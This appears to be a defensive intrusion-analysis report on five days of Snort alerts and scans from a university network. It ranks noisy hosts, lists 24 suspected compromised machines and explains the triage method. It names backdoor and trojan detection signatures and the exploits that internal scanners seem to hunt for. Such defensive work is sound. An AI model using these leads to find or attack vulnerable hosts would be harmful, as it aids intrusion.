This one is interesting. Either the traffic is spoofed (always possible), or the client system 10.202.137.7 is trying to contact 65.207.94.30 without authorization. The ICMP reply is probably from a router applying an access list, so if this is not spoofed, it appears the client system may be trying to launch an attack. It could also be a misfire. Looking at further traffic from the client system provides the following list of alerts:

- 1 instances of **SNMP public access**
- 1 instances of **SYN-FIN scan!**
- 1 instances of **External RPC call**
- 1 instances of **MISC Large ICMP Packet**
- 3 instances of **SMB Name Wildcard**
- 45 instances of **ICMP Echo Request BSDtype**
- 301 instances of **MISC source port 53 to <1024**
- 703 instances of **ICMP Destination Unreachable (Host Unreachable)**
- 4483 instances of **ICMP Destination Unreachable (Communication Administratively Prohibited)**

It's a busy machine, with a high likelihood of compromise or misuse. It's best to investigate it further. The lookup on this machine suffers from the same problem as the previous one: no information beyond the ISP. DNS provides no info on this one.

UUNET Technologies, Inc. ([NETBLK-UUNET65](#))
3060 Williams Drive, Suite 601
Fairfax, VA 22031
US

Netname: UUNET65
Netblock: [65.192.0.0](#) - [65.223.255.255](#)
Maintainer: UU

Coordinator:
UUNET, Technical Support ([OA12-ARIN](#)) help@uu.net
(800) 900-0241

Domain System inverse mapping provided by:

[AUTH03.NS.UU.NET](#) [198.6.1.83](#)
[AUTH00.NS.UU.NET](#) [198.6.1.65](#)

ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

Record last updated on 13-Feb-2002.

Database last updated on 12-Mar-2002 19:58:03 EDT.

Top Talker 5 4149 alerts from 141.213.11.120 to
10.202.70.148 Alert Type: ICMP Echo Request, BSD

Top Talker 6 3969 alerts from 128.223.4.21 to
10.202.70.148 Alert Type: ICMP Echo Request, BSD

Top Talker 7 3722 alerts from 147.46.59.144 to 10.202.70.148
Alert Type: ICMP Echo Request, BSD

These three are grouped together. Notice that there are three external systems all pinging the same internal host. Snort says the PING signature is BSD, not exactly the most common OS. It seems very unlikely that three BSD systems would misfire and ping the same host so heavily. The next step is to see what other traffic is occurring on the client machine. Here's the alert traffic with the internal system as a destination:

- 2 instances of **Port 55850 tcp - Possible myserver activity - ref. 010313-1**
- 2 instances of **ICMP Echo Request Windows**
- 3 instances of **ICMP Destination Unreachable (Source Host Isolated)**
- 3 instances of **INFO - Possible Squid Scan**
- 6 instances of **ICMP Destination Unreachable (Communication Administratively Prohibited)**
- 7 instances of **High port 65535 tcp - possible Red Worm - traffic**
- 9 instances of **SCAN Proxy attempt**
- 10 instances of **ICMP Destination Unreachable (Host Unreachable)**
- 252 instances of **INFO FTP anonymous FTP**
- 376 instances of **MISC traceroute**
- 11853 instances of **ICMP Echo Request BSDtype**

Here's the listing of the alerts from this client machine as a source:

- 1 instances of **Port 55850 tcp - Possible myserver activity - ref. 010313-1**
- 5 instances of **High port 65535 tcp - possible Red Worm - traffic**
- 7 instances of **IDS50/trojan_trojan-active-subseven**

This looks bad. Three different flavors of malware are enough to get some attention. This host is very likely compromised with one or more trojans. Time for some incident handling...

Top Talker 8 3586 alerts from 10.202.60.11 to
XXX.YYY.12.32 Alert Type: Backdoor, NETMETRO

This one looks bad: there is Trojan traffic reported from inside our network, and plenty of it. According to the archive at the PacketStorm security site, (<http://packetstorm.mirror.widexs.nl/sniffers/snort/07062kany.rules>), this alert was caused by traffic from the 5031 port of the client machine 10.202.60.11 to any port but 53 (DNS) or 80 (http). This does not guarantee it, but it strongly suggests that the client machine is hosting a trojan. The timing of the traffic is distributed across the five days, but is particularly heavy on Christmas day. Here's the alert traffic from the client machine:

- 8 instances of **ICMP Echo Request BSDtype**
- 24 instances of **INFO Possible IRC Access**
- 78 instances of **TELNET login incorrect**
- 3586 instances of **BACKDOOR NetMetro File List**

It's time to investigate and sanitize the machine.

Top Talker 9 1757 alerts from 10.202.60.39 to
XXX.YYY.75.21 Alert Type: ICMP ping, BSD

Now here's a coincidence! It's the same BSD ping as in top talkers 5, 6, and 7, only this one is reported from INSIDE our network. A couple of things suggest themselves: first, if possible find out if this workstation is really BSD, or if it's just crafting BSD ping packets. Second, check it for compromises and hacking tools. There are few reasons to send that much ping traffic. The list of alert sins for this machine is:

- 2 instances of **Port 55850 tcp - Possible myserver activity - ref. 010313-1**
- 3 instances of **ICMP Destination Unreachable (Protocol Unreachable)**
- 4 instances of **INFO Possible IRC Access**
- 26 instances of **TELNET login incorrect**
- 1758 instances of **ICMP Echo Request BSDtype**

Another mess! This traffic must be considered hostile, and the system investigated and sanitized.

Top Talker 10 1181 alerts from 160.36.56.17 to
10.202.140.9 Alert Type: ICMP Host Unreachable

Hmm, this looks like a router saying the host our client machine is trying to reach does not exist. It could be a misfire, but one thousand packets is a lot of misfire. It would be useful to see what kind of traffic the client machine was trying to send. Here is a list of the alerts originating from the internal system:

- 1 instances of **ICMP Echo Request Sun Solaris**
- 1 instances of **MISC source port 53 to <1024**
- 3 instances of **ICMP traceroute**
- 4 instances of **ICMP Destination Unreachable (Network Unreachable)**
- 1011 instances of **ICMP Destination Unreachable (Communication Administratively Prohibited)**
- 2359 instances of **ICMP Destination Unreachable (Host Unreachable)**
- 44794 instances of **MISC traceroute**

The source, an internal system, has been fairly busy, apparently doing some mapping. Closer examination shows that it was the destination of the traceroutes, rather than the source. Still, it looks as if there are some problems with this box, and treating it as potentially compromised is advised.

The lookup on the external system shows that it's a part of the University of Tennessee:

University of Tennessee ([NET-MED-NET](#))
 877 Madison Ave Suite 789
 Memphis, TN 38163
 US

Netname: MED-NET
 Netblock: [160.36.0.0](#) - [160.36.255.255](#)

Coordinator:
 Univ of Tenn Network Services ([UTK-NTC-ARIN](#)) iptech@utk.edu
 865-974-6555

Domain System inverse mapping provided by:

NS0.UTK.EDU	160.36.0.66
NS1.UTK.EDU	160.36.128.66

Record last updated on 07-Nov-2001.
 Database last updated on 12-Mar-2002 19:58:03 EDT.

The Top Talkers: Host-To-Any

This section will consider the top ten talkers from the alerts file, where a single host contacted any host using any method. Most attacking hosts used a limited number of attacks over the timeframe of interest, and the typical pattern limited their attacks to a handful of hosts, unless they were scanning. Not surprisingly, several of these systems were the same as in the host-to-host top talkers list.

Top Talker 1 61295 alerts from 212.179.35.118

This host has been discussed as the Top Talker 1 in the host-to-host top talker list. This is all watchlist traffic.

Top Talker 2

9320 alerts from 10.202.5.13

This system is engaged in an unknown activity using an ICMP Source Quench. The packets all go to the same Class C network, and the low 100 addresses of it at that. The distribution in time seems odd. These packets are fully distributed over the 5 days of logs. They appear to be ramping up in volume over the period of observation, from one every few minutes on 12/23 to one every three seconds on 12/27. Could this be network misconfiguration? A stealth DoS? No better explanations present themselves.

1 different signatures are present for **10.202.5.13** as a source

- 9320 instances of **ICMP Source Quench**

Top Talker 3

5027 alerts from 24.0.28.234

This one seems simple enough. Here's the classic SYN-FIN scan, an obvious crafted packet, scanning the client network. It is external, and looks like something from cable-modem land.

2 different signatures are present for **24.0.28.234** as a source

- 1 instances of **beetle.ucs**
- 5026 instances of **SYN-FIN scan!**

A whois lookup at Geek Tools provides the proof:

```
@Home Network (NETBLK-ATHOME)  ATHOME          24.0.0.0 - 24.23.255.255
@Home Network (NETBLK-HOME-CORP-1) HOME-CORP-1    24.0.16.0 - 24.0.31.255
```

Top Talker 4

4908 alerts from 206.65.191.129

This is Top Talker 3 in the host to host Top Talker section

Top Talker 5

4690 alerts from 61.150.5.19

This is Top Talker 2 in the host to host Top Talker section

Top Talker 6

4668 alerts from 65.165.14.43

This is a Scan Proxy alert. The host is searching for proxy servers, probably to use as "cutouts" between them and attack targets. The proxy servers will be used as relays, to hide the attacker's identity.

3 different signatures are present for **65.165.14.43** as a source

- 1 instances of **External FTP to HelpDesk 10.202.83.197**
- 2 instances of **beetle.ucs**
- 4665 instances of **SCAN Proxy attempt**

Geek Tools (a lookup service comparable to ARIN) only tells us that this is from Sprint. Nslookup can't help either.

```
Sprint (NETBLK-SPRINTLINK-2-BLKS) SPRINTLINK-2-BLKS65.160.0.0 - 65.174.255.255
SYSTEMS SOLUTIONS INC (NETBLK-FON-110133555275610) FON-110133555275610
65.165.12.0 - 65.165.15.255
```

Top Talker 7 4483 alerts from 65.207.94.30

This is Top Talker 4 in the host to host section.

Top Talker 8 4272 alerts from 141.213.11.120

This is Top Talker 5 in the host to host section.

Top Talker 9 4130 alerts from 128.223.4.21

This is Top Talker 6 in the host to host section.

Top Talker 10 3893 alerts from 147.46.59.144

This is Top Talker 7 in the host to host section.

The Top Talkers: Internal Scanners

This section will consider the top ten talkers from the scans file, where the source is on the internal network. Top talkers will be considered those hosts who generate the most alerts to any other host, with any method. There is a lot of scanning activity generated on the client's network. The busiest of these talkers generated nearly one half of all alert traffic over the timeframe of interest.

Top Talker 1 401927 alerts from 10.202.87.50

This is one hard working scanner! It got no alerts other than scans, but something is clearly going on here. It appears to be mapping external networks as quickly as possible, doing simultaneous host and network scans against large ISPs. The box should be investigated. And fumigated.

1 different signatures are present for **10.202.87.50** as a source

- 401927 instances of **UDP scan**

Top Talker 2 6229 alerts from 10.202.97.220

This scanner isn't trying compared to number 1, but there's clearly some mapping going on here. This system got no other alerts besides some ping traffic. It appears to be doing randomized external network/host scans against large ISPs at a brisk steady pace. The box should be investigated.

1 different signatures are present for **10.202.97.220** as a source

- 6229 instances of **UDP scan**

Top Talker 3 5158 alerts from 10.202.84.185

Here's another scanner. This one mixes TCP and UDP, and appears to be doing randomized host/network scans against large ISPs at a brisk, steady pace. Investigate.

2 different signatures are present for **10.202.84.185** as a source

- 541 instances of **TCP *****S* scan**
- 4627 instances of **UDP scan**

Top Talker 4 4226 alerts from 10.202.100.230

Here's another scanner. This one is excitingly different, because although it is doing random network scans, this one is looking almost exclusively at port 53, DNS. It is searching for a particular vulnerability. The box should be investigated.

2 different signatures are present for **10.202.100.230** as a source

- 495 instances of **TCP *****S* scan**
- 3731 instances of **UDP scan**

Top Talker 5

4081 alerts from 10.202.98.244

Another excitingly different scan! This one is randomly searching networks for port 6112 (at a brisk, steady pace), so it is searching for places to run the dtspc exploit. The box should be investigated.

1 different signatures are present for **10.202.98.244** as a source

- 4081 instances of **UDP scan**

Top Talker 6

2744 alerts from 10.202.97.233

Yet another special purpose scanner! This one is scanning random networks for port 1214, which is KAZAA. It is probably looking for places to run the Morpheus exploit.

1 different signatures are present for **10.202.97.233** as a source

- 2744 instances of **TCP *****S* scan**

Top Talker 7

2442 alerts from 10.202.60.38

Another specialized type of scanner! This one is doing TCP port scans on a single network, a telecom company in Virginia.

2 different signatures are present for **10.202.60.38** as a source

- 8 instances of **UDP scan**
- 2434 instances of **TCP *****S* scan**

Top Talker 8

2326 alerts from 10.202.97.186

Yet another new scanning pattern! This one is scans random networks for a certain port for a bit, then randomly scans for another port. The ports include netbios and dtspc, but appear to be mostly Gnutella.

2 different signatures are present for **10.202.97.186** as a source

- 81 instances of **UDP scan**
- 2245 instances of **TCP *****S* scan**

Top Talker 9

2184 alerts from 10.202.98.120

This is another mixed-port scanner, searching random external networks. It appears to be searching for KAZAA and dtspc.

2 different signatures are present for **10.202.98.120** as a source

- 129 instances of **UDP scan**
- 2055 instances of **TCP *****S* scan**

Top Talker 10

2066 alerts from 10.202.253.24

Still another scanning pattern! This host is scanning random external networks for SMTP and a little AUTH (ports 25 and 113). This one is looking for mailer vulnerabilities.

1 different signatures are present for **10.202.253.24** as a source

- 2066 instances of **TCP *****S* scan**

Top Talker Conclusions:

The top talker investigation turned up numerous suspects inside and outside. The good news is that on the alert side, there appear to be a fairly limited number of compromised hosts operating on the client network. The bad news is that the client's network is busy scanning the world for known vulnerabilities. There are (too) many scanners operating, and most of them appear to be specialists, each looking for system vulnerable to a single exploit.

Host Based Analysis Suspected Compromises: The Alerts

The next section extends the analysis beyond the top ten lists. It is organized by host. Ordering by host provides for consideration of each of the suspect systems independently. This has both strengths and weaknesses. By viewing the system one host at a time, it is possible to take into account alerts with the host as either source or destination. Patterns of alerts occurring frequently on the same host become obvious, as do patterns of communication between pairs of hosts. The disadvantage of the host based approach is that it provides a piecemeal view of the exploits within the network. Exploits are important, but the objective here is to protect the hosts, so this analysis uses a host-centric approach.

It is difficult to give absolute criteria as to when a machine becomes suspected of being compromised. The primary criterion used in this analysis is the presence of alert traffic with the host as the source.

But this is only one of the factors that must be taken into account when determining where to deploy limited security resources. Other factors to consider are the other alerts, both source and destination, involving this host, the distribution in time and type of the traffic, the ports involved, as well as the other hosts involved in the traffic and their reputations. What is the probability that a given set of alerts are false alarms? How much traffic, and of what kind, does the host appear to be supporting? Does it talk to numerous suspect hosts? Before recommending spending resources on incident handling, it is prudent to try to develop a larger picture of the suspect host's place in the network ecology.

This is a relatively conservative list. There are several hosts that have a suspicious alert or two that were not added to this list. Internal systems that were mapping with ICMP or traceoute were not added to the list if they had no other alerts. All Trojan and virus alerts, except those from web servers (suspected to be normal ephemeral ports, see below), made this list. The suspected hosts from the alert file will be handled first, then the suspected hosts from the scans file.

A Note on Web Servers

The web servers typically light up like flares under analysis. There is a package of alerts that numerous (presumed) web hosts all share, but only as the destination. The web hosts as a group are remarkably clean of alerts with them as the source. The web host package of alerts as a destination typically includes some or all of the following:

spp_http_decode: CGI Null Byte attack detected
WEB-IIS scripts-browse
Possible trojan server activity
WEB-MISC http directory traversal
spp_http_decode: IIS Unicode attack detected
WEB-FRONTPAGE fpcount.exe access
WEB-CGI redirect access
WEB-IIS view source via translate header
WEB-IIS _vti_inf access
WEB-FRONTPAGE _vti_rpc access

Most of the web servers also have outgoing alerts such as “**Possible trojan server activity**” and “**WEB-MISC Invalid URL.**” Investigation revealed that the ephemeral port numbers that the web server was communicating with triggered these alerts. A busy web server will serve tens of thousands of pages per day, and of course some of the ensuing http connections will connect to ephemeral ports that are preferred by Trojans and viruses. The web servers as a group did not appear to be compromised, in spite of these alerts, even though they got many (up to tens of thousands) of alerts as the destinations.

A Note on Peer-To-Peer

This is a university. There are tens of thousands of alerts for Gnutella, Kazaa, Napster, and the like, as well as chat alerts like Instant Messenger. Without more information on the acceptable use policies for university, it cannot be determined if the file sharing traffic causing these alerts should be considered compromises. Some of the networked gaming programs use high port 65535, which Snort alerts on as Red Worm traffic. For the present purposes, this signature will be treated as Red Worm traffic here (a

decision born out by the fact that the Red Worm traffic is often found in association with other suspected Trojans). Otherwise, suspected file sharing, gaming, and chat activity is ignored.

The Compromised Systems List


24 internal systems have been identified as suspected of compromise from the alerts file. The suspect systems are listed, together with the alerts that reference them as a source. Accompanying this is a brief summary of the correlating factors such as alerts with the client system as destination, the “package” of alerts, and who the system is in communication with.

System: 10.202.11.4

Alerts with this system as source:

- 1 instances of **High port 65535 tcp - possible Red Worm - traffic**
- 5 instances of **Possible trojan server activity**
- 9 instances of **SUNRPC highport access!**
- 17 instances of **Port 55850 tcp - Possible myserver activity - ref. 010313-1**

Discussion: This system logged four types of alerts that warrant investigation. It also received numerous alerts of serious nature as a destination. The alert counts as a source are not particularly high, but they represent four serious cases. As the link graph below shows, this system may be associated with other malfeasance on the network as well:



It is reasonable to expect that 10.202.11.4 is hosting files, possibly warez or rootkits, given the amount of anonymous FTP traffic it receives. It also does a considerable amount of talking with the suspect system 10.202.16.42, who appears to be launching Unicode attacks at another client system. This system needs a careful diagnosis.

System: 10.202.140.9

Alerts with this system as source:

46 instances of **Port 55850 udp - Possible myserver activity - ref. 010313-1**

Discussion: This is a high number of myserver alerts as a source. His destination alerts include 2000 instances of ICMP admin prohibited and host unreachable, plus nearly 40,000 traceroutes. This is way of profile for the network, so it deserves investigation.

System: 10.202.130.123

Alerts with this system as source:

- 1 instances of **IDS50/trojan_trojan-active-subseven**

Discussion:

One alert does not a suspect make, even though subseven is bad stuff. However, this host has 10 types of destination alerts as well, that are all out of profile: possible warez site, FTP DoS globbing, plenty of watchlist traffic, and lots of Backdoor NetMetro alerts. It looks like this system may be used for storage of files after being compromised. Highly suspicious.

System: 10.202.70.148

Alerts with this system as source:

- 1 instances of **Port 55850 tcp - Possible myserver activity - ref. 010313-1**
- 5 instances of **High port 65535 tcp - possible Red Worm - traffic**
- 7 instances of **IDS50/trojan_trojan-active-subseven**

Discussion:

Three nasty little Trojans appear to emanate from this box. It also is the destination of both Red Worm and myserver traffic, along with lots of ICMP and traceroute activity. It looks like this system is doing some mapping after being compromised. Highly suspicious.

System: 10.202.60.8

Alerts with this system as source:

- 1 instances of **Possible trojan server activity**
- 9 instances of **INFO Possible IRC Access**
- 34 instances of **ICMP Echo Request BSDtype**
- 92 instances of **TELNET login incorrect**

Discussion:

The telnet attempts is what is unusual about this host. The Trojan server must always be taken seriously, but that many incorrect telnet logins suggests malfeasance. As a destination, this host gets

atypical amounts of null scans and Backdoor NetMetro traffic, along with the usual scans and ICMP traffic. This could be a false alarm, but it's suspicious.

System: 10.202.6.39

Alerts with this system as source:

- 1 instances of **Virus - Possible scr Worm**
- 2 instances of **Virus - Possible MyRomeo Worm**

Discussion:

On closer investigation, the worm traffic appeared to be inside mail traffic. The rule fires based on content. This one has no suspicious destination traffic, but it does appear to be propagating worms via email. All worm threats are serious.

System: 10.202.87.50

Alerts with this system as source:

- 2336 instances of **ICMP Fragment Reassembly Time Exceeded**

Discussion:

This one does not look very incriminating, until one correlates it with the scanning alerts. This machine was the top internal scanner, with over 400,000 alerts. It also had some anomalous alerts with it as the destination, namely PC-Anywhere startup traffic, plus miscellaneous tiny fragments and large UDP fragments. This box is doing some heavy scanning. It is interesting that the PC-Anywhere alerts were not commonly found elsewhere inside the network.

System: 10.202.70.72

Alerts with this system as source:

- 4 instances of **RFB - Possible WinVNC - 010708-1**

Discussion:

This is the only instance of the WinVNC alert in the traffic. VNC is a remote-control package developed ATT. This may be a legitimate remote-control attempt, but it is anomalous and should be checked.

System: 10.202.6.44

Alerts with this system as source:

- 1 instances of **High port 65535 tcp - possible Red Worm - traffic**

- 1 instances of **Virus - Possible MyRomeo Worm**
- 2 instances of **Virus - Possible scr Worm**
- 6 instances of **Virus - Possible pif Worm**

Discussion:

This is a high count of virus types, which alone would be enough to make it suspect. It also gets Red Worm traffic as a destination. That makes it well worth investigating.

System: 10.202.60.17

Alerts with this system as source:

- 2 instances of **Virus - Possible pif Worm**
- 3 instances of **TELNET login incorrect**
- 3 instances of **WEB-MISC 403 Forbidden**
- 14 instances of **INFO Possible IRC Access**

Discussion:

It's the virus that is worrisome here; the pif worm is a relatively rare signature. It also gets a fair amount Backdoor NetMetro traffic as a destination. Incorrect telnet logins are also serious, but three is a small number, quite likely mistyping.

System: 10.202.60.39

Alerts with this system as source:

- 1 instances of **INFO FTP anonymous FTP**
- 1 instances of **X11 outgoing**
- 2 instances of **Port 55850 tcp - Possible myserver activity - ref. 010313-1**
- 4 instances of **INFO - Possible Squid Scan**
- 6 instances of **Null scan!**
- 8 instances of **SCAN Proxy attempt**
- 10 instances of **SCAN FIN**

Discussion:

This is a fairly suspicious mix of out-of-profile traffic. It's scanning, these particular scans from inside are not common, and this system is scanning four different ways. There's also some myserver traffic with this system as the destination. It also has destination traffic with incorrect telnet, and lots of pings. Highly suspicious.

System: 10.202.253.43

Alerts with this system as source:

- 1 instances of **Port 55850 tcp - Possible myserver activity - ref. 010313-1**
- 3 instances of **SMTP chameleon overflow**
- 5 instances of **Watchlist 000220 IL-ISDNNET-990517**
- 13 instances of **Watchlist 000222 NET-NCFC**
- 84 instances of **Queso fingerprint**

Discussion:

Here's a nice mix of suspicious traffic. Originating Queso fingerprinting traffic is plenty suspicious all by itself, but it appears to be running myserver, and attacking with an SMTP buffer overflow, not to mention talking to two different watchlists. Highly suspicious.

System: 10.202.98.158

Alerts with this system as source:

- 3 instances of **High port 65535 udp - possible Red Worm - traffic**
- 3 instances of **ICMP Echo Request CyberKit 2.2 Windows**
- 6 instances of **ICMP traceroute**

Discussion:

This system looks relatively innocent compared to most in this list. The system also has some chat traffic as a destination. There's a possible worm, but not enough ICMP to be very worrisome. There is also some inbound Red Worm, and every worm is serious, so it should be investigated.

System: 10.202.60.38

Alerts with this system as source:

- 16 instances of **INFO Possible IRC Access**
- 22 instances of **ICMP Echo Request BSDtype**
- 23 instances of **TELNET login incorrect**
- 60 instances of **SUNRPC highport access!**

Discussion:

This looks like an attacker. That many instances of incorrect telnet are suspicious, and the SUNRPC highport access looks like an attack. There are also numerous "DDOS shaft client to handler" alerts with this system as the destination.

System: 10.202.130.86, 10.202.5.46, 10.202.5.92

Alerts with this system as source:

- 39 (17) (2) instances of **WEB-IIS Unauthorized IP Access Attempt**
- 51 (32) (2) instances of **WEB-MISC 403 Forbidden**

Discussion:

These three systems had near identical profiles as sources. The **WEB-MISC 403** alert is a common pattern in attacks on web servers, but the **WEB-IIS Unauthorized IP Access Attempt** signature is not. All three systems also received the same two alerts as destinations: “**IIS Unicode Attack**” and “**WEB-MISC Attempt to Execute cmd.**” This is unusual enough to investigate.

System: 10.202.60.11

Alerts with this system as source:

- 8 instances of **ICMP Echo Request BSDtype**
- 24 instances of **INFO Possible IRC Access**
- 78 instances of **TELNET login incorrect**
- 3586 instances of **BACKDOOR NetMetro File List**

Discussion:

Here's one of our top talkers. It looks like it is attempting some telnet breakins, along with a record-breaking amount of Backdoor NetMetro traffic. This system also gets a robust mix of 13 different alerts as a destination, most of it ICMP related, so it's probably mapping. This one is highly suspicious.

System: 10.202.16.42

Alerts with this system as source:

- 1 instances of **High port 65535 tcp - possible Red Worm - traffic**
- 4 instances of **Possible trojan server activity**
- 13 instances of **spp_http_decode: IIS Unicode attack detected**
- 24 instances of **Port 55850 tcp - Possible myserver activity - ref. 010313-1**

Discussion:

This system has three types of Trojan/worm alerts, along with a set of apparent attacks on web servers. It also has significant inbound traffic for the three malwares, along with SUNRPC highport access alerts. This one is highly suspicious.

Systems: 10.202.87.6, 10.202.138.9, 10.202.98.145

Alerts with this system as source:

15 (12) (2) instances of **spp_http_decode: IIS Unicode attack detected**

Discussion:

These three systems were unusual in that they both generated several IIS Unicode alerts, but had no other source or destination alerts (actually the third one received some chat traffic). These may be false alarms, but they bear investigation.

System: 10.202.223.82

Alerts with this system as source:

- 698 instances of **SMB Name Wildcard**

Discussion:

It appears this system is working hard to find open shares on the network. It also received the **SMB Name Wildcard** alert as a destination. This alert was not seen elsewhere on the network, and this system had hundreds of them, so it clearly warrants investigation.

System: 10.202.5.13

Alerts with this system as source:

- 9320 instances of **ICMP Source Quench**

Discussion:

This system appears to be involved in a Source Quench DoS attack. It was not involved in other source alerts, or in any abnormal destination alerts. But that is a lot of Source Quenches. The distribution in time is somewhat odd, however. These packets are fully distributed over the 5 days of logs. They appear to be ramping over in time over the period of observation, from one every few minutes on 12/23 to one every three seconds on 12/27. A stealthy DoS attack seems unusual, but this is the best hypothesis to explain this to date, unless it is network misconfiguration.

Host Based Analysis Suspected Compromises: The Scans

This network is enough to give one a serious appreciation for the difficulty of running an academic network. There is a lot of scanner traffic, most of it directed externally at the Internet. The scanner logs and the alert logs are nearly orthogonal, that is, the systems that are scanning are not generally the same systems that are causing alerts. Scanners are presumably communicating with controller systems in some fashion, but it is not being captured by Snort. 244 separate hosts were caught scanning TCP, and 141 hosts scanning UDP, for a total of roughly 650,000 scans. Cleaning up the scanners presents a major job compared to cleaning the hosts identified as compromised via the alert file.

Analyzing the scanning hosts added little insight beyond the discussion in the Top Ten Scanners section. There are 367 hosts identified as scanners, and most of them appear to be at work scanning

the external world for particular vulnerabilities (for the complete list, see the Appendix B). Some are doing port scans, others network scans, and some both. Many are scanning for known vulnerabilities, suggesting they are operating at the direction of active attackers.

In short, numerous parts of the client's network appear to be busy working as scanners as part of organized attack efforts.

The Analysis Process

This section will detail the process used in analyzing the client's network detects. Three sets of five days worth of detects were used. In order to treat the detects as a single entity, all five days worth of each type of detect were concatenated into a single file, so that there was a single alert file, a single scans file, and a single out-of-spec file. Attempts to process these files into meaningful results were frustrated because the detect files had replaced the first two octets of IP addresses for all local systems with the string **MY.NET**. The three files were then edited using a stream editor to replace all instances of the string **MY.NET** with the dummy address **10.202** (after first verifying that the string **10.202** was not already present in the data).

The volume of the final alerts and scans files thus produced strongly encouraged the use of automated tools. The open source IDS Snort was used to generate the detects. This analysis was based in large part on the use of SnortSnarf, a lightweight analysis console developed by James Hoagland and the team at Silicon Defense (www.silicondefense.org). The paper *Viewing IDS Alerts: Lessons from SnortSnarf* (located online at <http://www.silicondefense.com/pptntext/snortsnarf-discex2.pdf>) by Drs. James Hoagland and Stuart Staniford provides some excellent insight into design and use criteria for an IDS analysis console.

SnortSnarf reads thru the detects and generates a tree of hypertext pages. The index page has a list of the different types of detects found, along with some statistics on each type. Following the link for a detect brings up a list of the IP addresses of the sources and destinations for that alert. Following the link for an IP address bring us a summary of the detects for that address as a source or destination, and a list of all the detects of the particular type being investigated. Hyperlinks on this page allow investigation of the other types of detects for this IP address, the sources or destinations involved in alerts with this IP address, and the total number of alerts with this IP address involved.

Another automated tool used during this stage was Yen-Ming Chen's SnortStat (available at www.snort.org/dl/contrib). This produces a very high level statistical overview of the alerts. The statistics from SnortStat were used in the executive summary, and routinely during the analysis.

The other tools used during the analysis phase were a spreadsheet, and some homebrew shell scripts. The spreadsheet was used mainly for sorting and summing lists of alerts. Shell scripts were used to produce views from lists of alerts not available through SnortSnarf.

Once the mechanics of running SnortSnarf and SnortStat were complete, the process of making sense of the gigantic amount of data began. The process up to this point had been file manipulation. Now the hard part (and the fun part) began.

The tools one uses often influence how the work proceeds, and the case of the alert file is no exception. A logical starting point for the analysis of the alert file was the index page from the SnortSnarf output. There were many types of alerts, as listed on page 22. After some initial investigation through the SnortSnarf hypertext tree, decisions had to be made as to which types of alerts are of interest: what alerts require further attention? This is the first step in the process of determining how security resources will be used. It is assumed that network security resources are limited (a reasonable assumption, looking at the alerts!), so the client cannot send teams out to investigate every alert. Deciding which alerts are “relevant,” then means effectively throwing out all the other alerts. The following principles were then applied in reviewing the traffic.

The decision was made that the top priorities were to identify compromised hosts and attacks originating inside the client network.

The decision was made that chat and filesharing traffic was not of interest. It was ignored completely, but a system with only chat and filesharing alerts did not receive further attention (one correlation noticed was that both chat and filesharing systems got more scanning traffic than normal, as if they were being targeted).

The decision was made that most webserver traffic was not of interest. As noted above, numerous internal web servers were hammered with attacks. However, close inspection revealed that while the web servers were the destination in numerous alerts, they were almost never the source in alerts. Further, the alerts where they were sources appeared to be benign.

The analysis emphasized searching for compromised internal systems, so looking at attackers outside the internal network was minimized. There are so many attackers that spending effort trying to understand them seemed fruitless.

This set of filters resulted in the majority of the detects (most alerts and scans from outside) being labeled as “not interesting.” The remaining detect types were then broken into two groups: “maybe interesting” and “definitely interesting.” Definitely interesting alerts included all Trojan and virus activity, along with watchlist traffic, buffer overflows and other known attacks. The definitely interesting alerts were examined one at a time, noting whether the sources were internal and external, how many and what internal systems were involved, and what other mischief the internal systems were involved in. The list of suspected compromised systems began to be accumulated at this point. Most of the systems with one or more “definitely interesting” signatures as sources ended up on the suspect list, but a few were thrown away, for example, attack code directed at web servers who did not generate any alerts as source, or web servers as the source of the alert only because of the ephemeral port they used in talking with a client.

Top talkers were examined during this phase. As noted above, most of the top talkers that were internal systems became suspects of one sort or another.

The “maybe interesting” alerts were then reviewed. Much of this list consisted of various types of mapping and fingerprinting traffic: traceroutes, ICMP, and scans constituted the bulk of this traffic. The systems with lots of “maybe interesting” traffic had generally already been investigated during the “definitely interesting” phase. A few systems with “maybe” traffic became suspects.

The result of this process of correlation and winnowing was a list of suspected systems. Some marginal systems with small numbers of “maybe” alerts were dropped at this point. Top talkers generated hundreds, and thousands of alerts. Systems with small amounts of “maybe interesting” traffic were dropped as suspects because they did not appear to present as beneficial a cost-benefit ratio as the systems with a high volume of more serious traffic. That is not to say that all of these systems are certified as “clean.” Given the numbers involved, it is likely that some compromised systems have been missed. But the list of 24 suspects from the alert file provides a good starting point for network security. These systems have a high likelihood of involvement with malware of various flavors, and they need immediate attention.

When the analysis of the alert file was near complete, the out-of-spec packets were examined. This was a relatively simple task. Most of the out-of-spec packets came from a single address off-site, and nearly all of the rest came from external sites that generated less than 10 alerts. What made the out-of-spec packets “not interesting” however, was they all appeared to have originated off-site. At this point in the analysis, there seemed to be plenty to worry about inside the client’s network without delving too deeply into external sites.

The next step was to process the scans file. In some ways it’s a curious list. Nearly every possible combination of TCP flags possible shows up in the list, most with only a packet or two directed at one or two hosts from a single source (quite possibly a “jamming” attack, bumping up the number of scanning alert types). Investigating this list one by one started off well: all these low-packet-count alerts originated externally, which is always good news. But SnortSnarf generated a list of alerts sorted in ascending order by number of alerts. Investigating the last two items on the list brought a rude shock: internal systems were generating huge amounts of scanning traffic of two types: generic TCP SYN scans, and UDP scans. And there were a lot of systems scanning, too many, in fact, to examine them all one by one.

